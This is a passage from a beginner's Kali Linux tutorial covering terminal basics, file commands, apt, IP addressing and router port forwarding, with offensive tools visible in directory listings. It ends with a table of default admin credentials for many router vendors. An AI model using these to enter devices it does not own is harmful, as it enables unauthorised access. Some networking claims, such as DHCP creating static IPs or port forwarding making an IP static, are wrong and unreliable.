


Follow the given steps below to install virtual box tools:


1. Go to the Devices tab and click on “Insert Guest Additions CD image.”



2. Click on VBox_Gas.




3. Open terminal here and change your current user to root by typing “**sudo su**.”



4. We need to run the autorun.sh file but it is not an executable, so we need to first change its mode to executable. We can do that by typing “**chmod +x (file name)**.”

```
root@kali:/media/cdrom0# chmod +x autorun.sh  
root@kali:/media/cdrom0#
```

5. Run the file by typing “**bash (file name)**.”



The screenshot shows a terminal window titled "VirtualBox Guest Additions installation". The terminal is running on a Kali Linux system, indicated by the root prompt "root@kali: /media/cdrom0". The window title bar also displays "VirtualBox Guest Additions installation". The terminal window has a dark background with white text. The text inside the terminal is as follows:

```
root@kali:~/media/cdrom0# /auto-extract.sh
bash:                                VirtualBox Guest Additions installation
root@kali:~# File Edit View Search Terminal Help
# Optimal. Verifying archive integrity... All good.
# Use Uncompressing VirtualBox 6.1.16 Guest Additions for Linux.....
t. VirtualBox Guest Additions installer
root@kali:~# Removing installed version 6.1.16 of VirtualBox Guest Additions...
root@kali:~# update-initramfs: Generating /boot/initrd.img-5.7.0-kali1-amd64
^[[2~
```

It will take some time to install all the tools, after which point you will be asked to restart your virtual machine.

Linux basics



Basic overview

Once have installed Kali Linux 20.3 on the virtual machine, we can go ahead and explore its functions. However, before you start, you should know that Kali Linux releases a new version every few months or quarters. In the last few years, however, there have been no significant changes that attract much attention. As such, what we will learn in this book applies to all versions of Kali Linux regardless of the version. Note that only a few cosmetic changes have occurred, but we will deal with all these changes in a moment. Before getting into it, if you have not yet updated your Kali Linux version, consider updating it. You can do so by typing “apt update & apt-full upgrade”

What changes in Kali Linux 2020.3?

As I said before, there has been no significant change that would attract so much attention. So, everything will be learned in this course, will be implemented in the 2018 and 2019 editions. There is a possibility for new versions in the coming years.

Terminal basic

Before understanding the basic terminal commands, we need to understand what a terminal is and how it works.

What is a Terminal?

A terminal is a display that returns the output of any command that you use or execute. Its main function is to process your input and display an output. There is a program running in the background which helps the program to understand what you are typing and what the output will be.

Shortcuts of terminal

Before learning some basic Kali Linux commands and shortcuts, I would like to it clear that Kali Linux is a very case sensitive operating system, so be careful while typing commands. Due to a single wrong capitalization, your

commands can fail to execute.

1. **Ctrl + c** (Kill or Suspend process)

At some points, you will be running a process or program that you want to interrupt or kill. For such a situation, you can use **Ctrl + c** shortcut key to kill the program.

```
root@kali:/home/anon# apt-get update
Hit:1 http://ftp.harukasan.org/kali kali-rolling InRelease
^Cading package lists... 35%
root@kali:/home/anon#
```

2. **Ctrl + z** (suspend command)

Sometimes, when we are running a process, we need to stop it without having to kill the program in this situation, you can use this shortcut key.

```
root@kali:/home/anon# apt-get update && upgrade
Get:1 http://ftp.harukasan.org/kali kali-rolling InRelease [30.5 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main i386 Packages [16.9 MB]
19% [2 Packages 1,176 kB/16.9 MB 7%]          73.3 kB/s 7min 33s^Z
[1]+  Stopped      apt-get update
root@kali:/home/anon#
```

3. **bg** – Background

```
root@kali:/home/anon# bg
[2]+  apt-get update &
Reading package lists... Done
E: Could not get lock /var/lib/apt/lists/lock. It is held by process 1799 (apt-get)
N: Be aware that removing the lock file is not a solution and may break your system.
E: Unable to lock directory /var/lib/apt/lists/
```

To continue your stopped process in the background, you can use this command.

4. **clear** (clear the screen)

```
root@kali:/home/anon# clear
```

For cases where you wish to clear the screen, use the following command:

5. **exit** (exit terminal)

6. **!!** (Repeat Previous command)

```
root@kali:/home/anon# !!
apt-get update
Reading package lists... Done
E: Could not get lock /var/lib/apt/lists/lock. It is held by process 1799 (apt-get)
N: Be aware that removing the lock file is not a solution and may break your system.
E: Unable to lock directory /var/lib/apt/lists/
root@kali:/home/anon#
```

Terminal tricks

1. **Tab** - autocomplete

You can use the tab button to auto complete a sentence. This means that if you are typing a command and you press the tab button when half done, the command will be automatically completed.

2. **Shift + page up**

You can use shift+ up to scroll the page up instead of using the mouse.

3. **Shift + page down**

You can also use shift + down to scroll the page down instead of using a mouse.

4. **Up arrow**

If you want to repeat the previous command, you can use up arrow.

5. **History**

To see the entire command history, you can use the history command.

```
root@kali:/home/anon# history
7 clear
```

```
8 cd /var/www/html/
9 ls
10 clear
11 man nmap
12 man -k partation
13 man -k partition
14 sfdisk -v
15 clear
16 apropos partition
17 clear
18 cd Desktop
19 clear
20 ls
```

Basic commands

1. Pwd

Pwd stands for “print working directory.” You can use this command to check your current working directory. It will show your current working directory with full path.

```
root@kali:/home/anon/Desktop# pwd
/home/anon/Desktop
root@kali:/home/anon/Desktop#
```

2. Cd

Cd stands for “change directory.” This command can be used to change the current working directory.

```
root@kali:/home/anon# cd Desktop
root@kali:/home/anon/Desktop#
```

As you can see in the screen, my current working directory is changed from **anon** to **Desktop**

3. Cd ~ or cd

You can use these commands to return to the home directory.

```
root@kali:/home/anon/Desktop# cd
root@kali:~#
```

As you see, my current working directory is changed from desktop to home.

4. Cd ..

We can use this command to go back to the previous directory.

```
root@kali:/home/anon/Desktop# cd ..  
root@kali:/home/anon#
```

Creating files & directories

In this section, we are going to learn how create directories using terminals.

1. /mkdir

mkdir (file name)

mkdir stands for make directory. We can use this command to create a new directory.

```
root@kali:/home/anon/Desktop# mkdir test  
root@kali:/home/anon/Desktop# ls  
Evil-Droid exe_name payload.exe test Veil  
root@kali:/home/anon/Desktop#
```

As you can see, a new directory is created in the current directory name, “test.”

Options:

-p: we can use -p option with mkdir to create multiple directories at a time. e.g. I want to create a directory name test, and inside that directory I want to create two more directories named “dir1” and “dir2.” in this case, I can use -p option and it will save a lot of time.

2. Touch

The touch command is used to create txt files.

```
root@kali:/home/anon/Desktop# touch test1.txt  
root@kali:/home/anon/Desktop# ls  
Evil-Droid payload.exe test1.txt Veil  
root@kali:/home/anon/Desktop#
```

As you can see, we have created a txt file name “test1.txt” in the current directory.

3. Ls

We can use **ls** command to list the content of the directory. There are new more option we can explore.

Options:

I. -l

To see the contents of the directory with a long list, we can use **-l** option.

```
root@kali:/home/anon/Desktop# ls -l
total 12
drwxr-xr-x 6 anon anon 4096 Nov 24 05:20 Evil-Droid
-rw-r--r-- 1 anon anon 4063 Nov 23 08:20 payload.exe
-rw-r--r-- 1 root root 0 Nov 25 00:43 test1.txt
drwxr-xr-x 7 root root 4096 Nov 22 03:48 Veil
root@kali:/home/anon/Desktop#
```

As you can see, all the files are listed with their creation date and the name of user who create the files.

II. ls (path)

E.g. **ls /tmp/**

```
root@kali:/home/anon/Desktop# ls /tmp/
systemd-private-2e1e1f2e67d742d5838214449e8b1a64-colord.service-ZBw1fi
systemd-private-2e1e1f2e67d742d5838214449e8b1a64-haveged.service-EIHAZg
systemd-private-2e1e1f2e67d742d5838214449e8b1a64-ModemManager.service-oc9Q3e
systemd-private-2e1e1f2e67d742d5838214449e8b1a64-systemd-logind.service-9q7FNh
systemd-private-2e1e1f2e67d742d5838214449e8b1a64-upower.service-9fME5h
tracker-extract-files.1000
tracker-extract-files.133
root@kali:/home/anon/Desktop#
```

We do not have to view the entire directory to access its content. You can do that from anywhere in the system by typing “ls” then “full path.”

III. -a

We can use “-a” with “ls” to see the hidden files of the directory

```
root@kali:/home/anon/Desktop# ls -la
total 44
drwxr-xr-x 4 anon anon 4096 Nov 25 00:43 .
```

```
drwxr-xr-x 17 anon anon 4096 Nov 25 00:41 ..
drwxr-xr-x 6 anon anon 4096 Nov 24 05:20 Evil-Droid
-rw-r--r-- 1 anon anon 4063 Nov 23 08:20 payload.exe
-rw-r--r-- 1 root root 0 Nov 25 00:43 test1.txt
-rw-r--r-- 1 root root 12288 Nov 16 07:09 .test1.txt.swp
-rw-r--r-- 1 root root 12288 Nov 16 07:09 .test2.txt.swp
drwxr-xr-x 7 root root 4096 Nov 22 03:48 VeilDesktop#
```

There are lots of system files which we cannot see, so we can use the “-a” option with “ls” to list all the files including hidden ones.

IV. -r

We can use the “-r” option to list the content of directory in reverse order.

root@kali:/home/anon/Desktop# ls -l	<input type="checkbox"/> (Normal Listing)
total 12	
drwxr-xr-x 6 anon anon 4096 Nov 24 05:20 Evil-Droid	
-rw-r--r-- 1 anon anon 4063 Nov 23 08:20 payload.exe	
-rw-r--r-- 1 root root 0 Nov 25 00:43 test1.txt	
drwxr-xr-x 7 root root 4096 Nov 22 03:48 Veil	
root@kali:/home/anon/Desktop# ls -rl	<input type="checkbox"/> (Reverse Listing)
total 12	
drwxr-xr-x 7 root root 4096 Nov 22 03:48 Veil	
-rw-r--r-- 1 root root 0 Nov 25 00:43 test1.txt	
-rw-r--r-- 1 anon anon 4063 Nov 23 08:20 payload.exe	
drwxr-xr-x 6 anon anon 4096 Nov 24 05:20 Evil-Droid	
root@kali:/home/anon/Desktop#	

V. -t

We can use this command to list new files first.

root@kali:/home/anon/Desktop# ls -l	<input type="checkbox"/> (Normal Listing)
total 12	
drwxr-xr-x 6 anon anon 4096 Nov 24 05:20 Evil-Droid	
-rw-r--r-- 1 anon anon 4063 Nov 23 08:20 payload.exe	
-rw-r--r-- 1 root root 0 Nov 25 00:43 test1.txt	
drwxr-xr-x 7 root root 4096 Nov 22 03:48 Veil	
root@kali:/home/anon/Desktop# ls -lt	<input type="checkbox"/> (New Files First)
total 12	
-rw-r--r-- 1 root root 0 Nov 25 00:43 test1.txt	
drwxr-xr-x 6 anon anon 4096 Nov 24 05:20 Evil-Droid	
-rw-r--r-- 1 anon anon 4063 Nov 23 08:20 payload.exe	
drwxr-xr-x 7 root root 4096 Nov 22 03:48 Veil	
root@kali:/home/anon/Desktop#	

VI. -rtl

```
root@kali:/home/anon/Desktop# ls -rlt
total 12
drwxr-xr-x 7 root root 4096 Nov 22 03:48 Veil
-rw-r--r-- 1 anon anon 4063 Nov 23 08:20 payload.exe
drwxr-xr-x 6 anon anon 4096 Nov 24 05:20 Evil-Droid
-rw-r--r-- 1 root root 0 Nov 25 00:43 test1.txt
root@kali:/home/anon/Desktop#
```

We can use the “-r,” “-l” and “-t” options together to list old files first.

Copying Files From a Directory

In this section, we are going to learn, how to copy a file or directory from one place to another using terminals. We will also cover few interesting options which will make our work easier.

Before learning about copy command and its options, let us understand its structure.

“Cp” stands for copy, and we use this command to copy files and directories. It works the same as it would in Windows, but here we use a terminal instead of graphical user interface.

cp [options] destination path

```
root@kali:/home/anon/Downloads# cp test.txt /home/anon/Desktop/
root@kali:/home/anon/Downloads# cd ..; cd Desktop
root@kali:/home/anon/Desktop# ls
Evil-Droid payload.exe test.txt Veil
root@kali:/home/anon/Desktop#
```

Now, we can see that the test.txt file is copied from the Downloads folder to the Desktop. Let's explore few options.

-r

If we want to copy a folder including its content, then we have to use “-r” option with the “cp” command.

```
root@kali:/home/anon/Desktop# ls
Evil-Droid payload.exe test test.txt Veil
root@kali:/home/anon/Desktop# cp -r test /home/anon/Downloads/
root@kali:/home/anon/Desktop#
```

-i

If you want a confirmation while copying, then you can use the “-i” option. It will prompt before overwriting any file or directory.

Moving files from a directory

The difference between copying and moving is that copying creates a file that is same to the selected file or folder and places the duplicate in a different drive or folder. Moving, on the other hand, transfers the original files from one location to another. The “move” command deletes the original files and preserves them when copying. With Kali Linux, the “move” option is also used to rename the file or directory because there is no rename option. Let us go ahead and see how it works.

I have created a file in the desktop and named it “test.” Now let's move the file from the Desktop folder to Documents.

```
root@kali:/home/anon/Downloads# mv test /home/anon/Desktop/
root@kali:/home/anon/Downloads# cd ..
root@kali:/home/anon# cd Desktop
root@kali:/home/anon/Desktop# ls
Evil-Droid payload.exe test test.txt Veil
root@kali:/home/anon/Desktop#
```

Again, if you want a confirmation while copying, then you can use the “-i” option. It will prompt before overwriting any file or directory.

Deleting files & directory

So far, we have learned how to create files and directories, list the content of a directory and to list the content of the file. What if we want to delete these files? We can do so using rm command. Let us go ahead and see how you can use this command to remove the files & directory

rm [file name]

```
root@kali:/home/anon/Desktop# ls
Evil-Droid payload.exe test.txt Veil
root@kali:/home/anon/Desktop# rm test.txt            rm [file name]
root@kali:/home/anon/Desktop# ls
Evil-Droid payload.exe Veil
root@kali:/home/anon/Desktop#
```

Now, we can see test file is removed from the desktop directory.

rmdir [file name]

```
root@kali:/home/anon/Desktop# ls
Evil-Droid payload.exe test Veil
root@kali:/home/anon/Desktop# rmdir test
root@kali:/home/anon/Desktop# ls
Evil-Droid payload.exe Veil
root@kali:/home/anon/Desktop#
```

We can use rmdir command to remove empty directories.

-r

```
root@kali:/home/anon/Desktop# rm -r test
root@kali:/home/anon/Desktop#
```

We can use the “**-r**” option with rm to remove a directory including its content.

Package management

Kali Linux packages are very similar to Windows OS. We can install any package at any time using the apt command. Apt stands for Advanced Packaging Tool. In addition, there are a number of different commands we can use with apt.

For example, if I want to connect the client with an FTP server, then I need a package graphical FTP. I can search it using the following command:

Apt-catch search graphical ftp

```
root@kali:/home/anon/Desktop# apt-cache search graphical ftp
filezilla - Full-featured graphical FTP/FTPS/SFTP client
ftools-fv - Tool for viewing and editing FITS format files
gabedit - graphical user interface to Ab Initio packages
gdebi - simple tool to view and install deb files - GNOME GUI
gftp-gtk - X/GTK+ FTP client
jftp - Java GUI client for FTP, SMB, SFTP and NFS
k4dirstat - graphical disk usage display with cleanup facilities
lynx - classic non-graphical (text-mode) web browser
sdlfrotz - interpreter of Z-code story-files (SDL version)
root@kali:/home/anon/Desktop#
```

Here, we can see there are lots of results on the graphical ftp keyword. Suppose I chose filezilla, but before installing it, I want to see more information about it, then I can use the command given below.

Apt-catch show filezilla

```
MD5sum: 187b677c444d388da121f7ab524c4faf
Description: Full-featured graphical FTP/FTPS/SFTP client
FileZilla is a full-featured FTP client with an easy-to-use GUI.

.
It is written in C++ and uses the wxWidgets library.

.
FileZilla includes the following features:
 * Supports FTP, FTP over SSL/TLS (FTPS) and SSH File Transfer Protocol (SFTP)
 * IPv6 support
 * Available in more than 40 languages
 * Supports resume and transfer of large files >4GB
 * Easy to use Site Manager and transfer queue
 * Bookmarks
 * Drag & drop support
 * Speed limits
 * Filename filters
 * Directory comparison
 * Network configuration wizard
 * Remote file editing
 * Keep-alive
 * HTTP/1.1, SOCKS5 and FTP Proxy support
 * Logging to file
 * Synchronized directory browsing
 * Remote file search
 * Tabbed interface to connect to multiple servers
Description-md5: 782ac3b3cf186729c1138dc7616d26df
Homepage: https://filezilla-project.org/
Tag: implemented-in::c++, interface::graphical, interface::x11,
network::client, protocol::ftp, protocol::sftp, protocol::ssl,
role::program, uikit::gtk, uikit::wxwidgets, use::downloading,
works-with::file, x11::application
Section: net
Priority: optional
Filename: pool/main/f/filezilla/filezilla_3.51.0-1_amd64.deb
```

```
root@kali:/home/anon/Desktop#
```

Once I get the information I need, I can use the command given below to install the package.

Apt-get install filezilla

```
root@kali:/home/anon/Desktop# apt-get install filezilla
```

```
Reading package lists... Done
Building dependency tree
Reading state information... Done
filezilla is already the newest version (3.51.0-1).
The following packages were automatically installed and are no longer required:
  bluez-firmware firmware-atheros firmware-brcm80211 firmware-intel-sound
  firmware-iwlwifi firmware-libertas firmware-realtek firmware-ti-connectivity
  firmware-zd1211 libindicator3-7 libjsoncpp1 libmpdec2 libprotobuf22
  libsrt1-gnutls libx264-159 openjdk-8-jre python3-chameleon
  python3-flask-restless python3-mimeparse python3-mimerender python3-waitress
  python3-webtest python3-zope.component python3-zope.event
  python3-zope.hookable snmp testdisk tftp
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 178 not upgraded.
root@kali:/home/anon/Desktop#
```

I already have this package installed in my system. In your case, it can take some time based on your internet speed.

What if you used this software and for some reason, you want to remove it? You can do that by typing the following command:

Apt-get remove filezilla

```
root@kali:/home/anon/Desktop# apt-get remove filezilla
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  bluez-firmware filezilla-common firmware-atheros firmware-brcm80211
  firmware-intel-sound firmware-iwlwifi firmware-libertas firmware-realtek
  firmware-ti-connectivity firmware-zd1211 libfilezilla0 libindicator3-7
  libjsoncpp1 libmpdec2 libprotobuf22 libpugixml1v5 libsrt1-gnutls
  libwxbase3.0-0v5 libwxgtk3.0-0v5 libx264-159 openjdk-8-jre
  python3-chameleon python3-flask-restless python3-mimeparse
  python3-mimerender python3-waitress python3-webtest python3-zope.component
  python3-zope.event python3-zope.hookable snmp testdisk tftp
Use 'sudo apt autoremove' to remove them.
The following packages will be REMOVED:
  filezilla
0 upgraded, 0 newly installed, 1 to remove and 178 not upgraded.
After this operation, 7,614 kB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 338025 files and directories currently installed.)
Removing filezilla (3.51.0-1) ...
```

```
Processing triggers for desktop-file-utils (0.26-1) ...
Processing triggers for mime-support (3.64) ...
Processing triggers for gnome-menus (3.36.0-1) ...
Processing triggers for libc-bin (2.31-4) ...
Processing triggers for man-db (2.9.3-2) ...
Processing triggers for kali-menu (2020.4.0) ...
root@kali:/home/anon/Desktop#
```

Now, filezilla is removed from our system without any issue.

Internet protocol



What is an IP address?

An IP address represents the Internet Protocol address which is a unique identification number of any system connected to a network. There are two versions of the IP address, IPv4 and IPv6. IPv4 is thirty-two bits long and a maximum of 4,294,967,296 (2³²) addresses can be uniquely addressed. An IP address is divided into four sections. Each section can contain one to three digits. These numbers are separated by a single period (.). These four sections should contain numbers that must be between zero and 255. For example, 1.160. 10.240 can be an IP address. IPv6 is 128 bits long and enables 3.4x10³⁸ (2¹²⁸) unique addresses written in hexadecimal and separated by colons. An example of IPv6 is: 3ffe: 1900: 4545: 3: 200: f8ff: fe21: 67cf.

Types of IP address

There are four types of IP addresses:

- Local IP address
- Public IP address
- Static IP address
- Dynamic IP address

Local IP Address

A local IP address is assigned to your computer when it is connected to a router with default settings. It's normally used to locate devices and computers connected to a private network. The local IP address doesn't have to remain as it is at all times. It can change depending on the other devices on the private network and whether those devices are turned on or not.

Let's suppose you have a private network with a laptop, computer, tablet, and phone on it. If you turn the phone on first, then your router would give your phone the first local IP address. Network routers normally assign local IP addresses. Every device is then allocated an address when it connects to the network.

Public IP Address

Your Public IP address can be compared to a telephone number for your device. It's also called an External IP address, and you are assigned one when you go online. Your internet service provider uses it to identify the customer and device requesting a specific web page.

The public IP is required for any public network and differentiates every device connected to the internet. Your public IP is unique to you so that your requests online don't go to someone else. The requests are supposed to come back to your device given that it's the only one with that IP address.

Static IP Address

Your Static IP Address was manually created for a specific device by a dynamic host configuration protocol (DHCP). The DHCP is normally used to set up an IP address quickly and automatically. Your static IP address does not change.

Any router, phone, tablet, laptop, etc. that can house an IP address can be set up to have a static IP address. These types of IP addresses are usually used to remotely access programs, servers, and hosting websites from home. You'd normally use a static IP address to make a device easier to find. Once you know the static IP, then it won't change.

Dynamic IP Address

A dynamic IP address is automatically assigned to each connection in a network. For example, your tablet, phone, laptop, and iPad would be considered different connections. This is important because the dynamic host configuration protocol (DHCP) automatically configures the dynamic IP address.

This means that the next time the connection happens with the device, there will most likely be a different dynamic IP address. The biggest advantage of a dynamic IP is the flexibility and ease of use. An example is a laptop. It has an active dynamic IP address while being used to access the internet.

The same person shuts down the laptop and that IP is free for use again. This person pulls out a tablet and gets the same dynamic IP even though it's a different device. That's the advantage of a dynamic IP address.

You can change a dynamic IP address to a static IP address in minutes with port forwarding, which is the simplest and most cost-effective way to get a static IP address functions in a dynamic IP address.

Port Number



Many of us may have never heard of port forwarding before. One thing we all know, however, is that computers are advancing a lot as far as the internet and everything related to it is concerned. As a lot of careers in the technological field open up, it may be useful for a person to understand port forwarding and what it really does.

What is a port?

A port is the logical address of any application or process that a network or Internet uses to communicate. When two applications send and receive data, there is an endpoint. This endpoint of the network is referred to as a port.

Types of ports

There are two types of ports.

- (1) **TCP-** TCP or the transmission control protocol is a connection-oriented protocol. This means that if two devices want to communicate with each other via TCP, they must send formal messages to configure the connection before they can transfer any information. TCP is a reliable protocol considering that when you send data to another device with TCP, the other device will recognize the data. This way, both parties can ensure that they have received the correct information since TCP keeps track of what is sent and in what order. Anything that is received outside the border on the other side is something that can be packaged together in its common form.
- (2) **UDP-**User Datagram Protocol is completely different from TCP. UDP is connectionless, and there is no formal startup process for establishing communication with the other device. There is no specific way in which data should flow from one device to the other. UDP simply sends information without any warning to the other device. UDP is, as such, considered to be an unreliable protocol.

However, this does not mean that UDP is worse than other protocols or considering that it works exceptionally well. What does it mean, however, when one says that there is no confirmation of data being sent to the other device? Well, the originating station has no idea whether information comes from another page, and it does not matter to the applications that use UDP. The stations receiving the data does not also send any confirmation feedback. Since there is no confirmation or tracking in UDP, there is no way to reorder or retransmit the information over the network.

What is port forwarding?

Port forwarding is also referred to as port mapping in computer networking. It is the application of a Network Address Translation (NAT) to redirect a communication request from one address and port number combination to another while the packets are traversing a network gateway. A network gateway can be a router or a firewall. Port forwarding is typically used to make host services on an internal network accessible to an external network. This is accomplished by remapping the destination IP address and port number of the communication to the internal host. To understand port forwarding better, compare it to having a translator for someone who does not speak English. Port forwarding puts the desired communication into a form that the external network recognizes and can access.

How does port forwarding work?

Port forwarding on your router makes it possible for you to access a port number or even a combination of numbers depending on the router being used, as well as an IP address. After you have entered your desired port number or numbers, and the IP address, all incoming connections that have matching port numbers are automatically forwarded to the internal computer with that IP address. This process ultimately makes it easier to be sure that any given data and information goes to the intended location.

Port forwarding using router

Port forwarding also known as port mapping is an innovative technique that

allows us to use the IP address from our local host for all external communication over the World Area Network (WAN). This segment explains how you can forward your device port using a router.

Determine your gateway IP- The gateway IP can be found on the back of your router or by typing ifconfig and ipconfig in Linux and Windows respectively.

Ethernet adapter Ethernet:

```
Connection-specific DNS Suffix. :  
Link-local IPv6 Address . . . . . : fe80::9dc3:212c:f8d7:125e%7  
IPv4 Address. . . . . : 192.168.1.7  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.1.1  This is the Default Gateway on my router.
```

Ethernet adapter VirtualBox Host-Only Network:

```
Connection-specific DNS Suffix . :  
Link-local IPv6 Address . . . . . : fe80::a946:8d10:a39:24f2%17  
IPv4 Address. . . . . : 192.168.56.1  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . :
```

Type the IP determined above into the browsers search bar to access the router setting page.



1	3Com	http://192.168.1.1	admin	Admin
2	Belkin	http://192.168.2.1	admin	admin
3	BenQ	http://192.168.1.1	admin	Admin
4	D-Link	http://192.168.0.1	admin	Admin
5	Digicom	http://192.168.1.254	admin	Michelangelo
6	Linksys	http://192.168.1.1	admin	Admin
7	Netgear	http://192.168.0.1	admin	password

8	Sitecom	http://192.168.0.1	sitecom	Admin
9	Asus	http://192.168.1.1	admin	admin
10	Synology	http://192.168.1.1	admin	Admin
11	Arris	http://192.168.0.1	admin	password
12	Apple iphoneIOS4.X	http://10.0.1.1	root	alpine
13	DELL	http://192.168.1.1	admin	password
14	Huawei ADSL2+	http://192.168.0.1	admin	admin
15	Netcomm	http://192.168.1.1	admin	password
16	Netstar	http://192.168.0.1	admin	password
17	SAMSUNG	http://192.168.0.1	admin	password
18	Sigma	http://192.168.0.1	admin	admin
19	SUN	http://192.168.0.1	admin	admin
20	Telco systems	http://192.168.0.1	telco	telco
21	TENDA	http://192.168.0.1	admin	admin
22	ZCOM	http://192.168.0.1	root	admin
23	ZTE	http://192.168.0.1	admin	Admin
24	Nokia	http://192.168.1.1	admin	admin

Input your logins to access your router page. Here, you need to input your most recent username and password. In case you are accessing the page for the first time or have not changed the login details, you can use the default login details given by the company. Again, the default username and password which can be found on the back of your router. You can also check in the list given above.

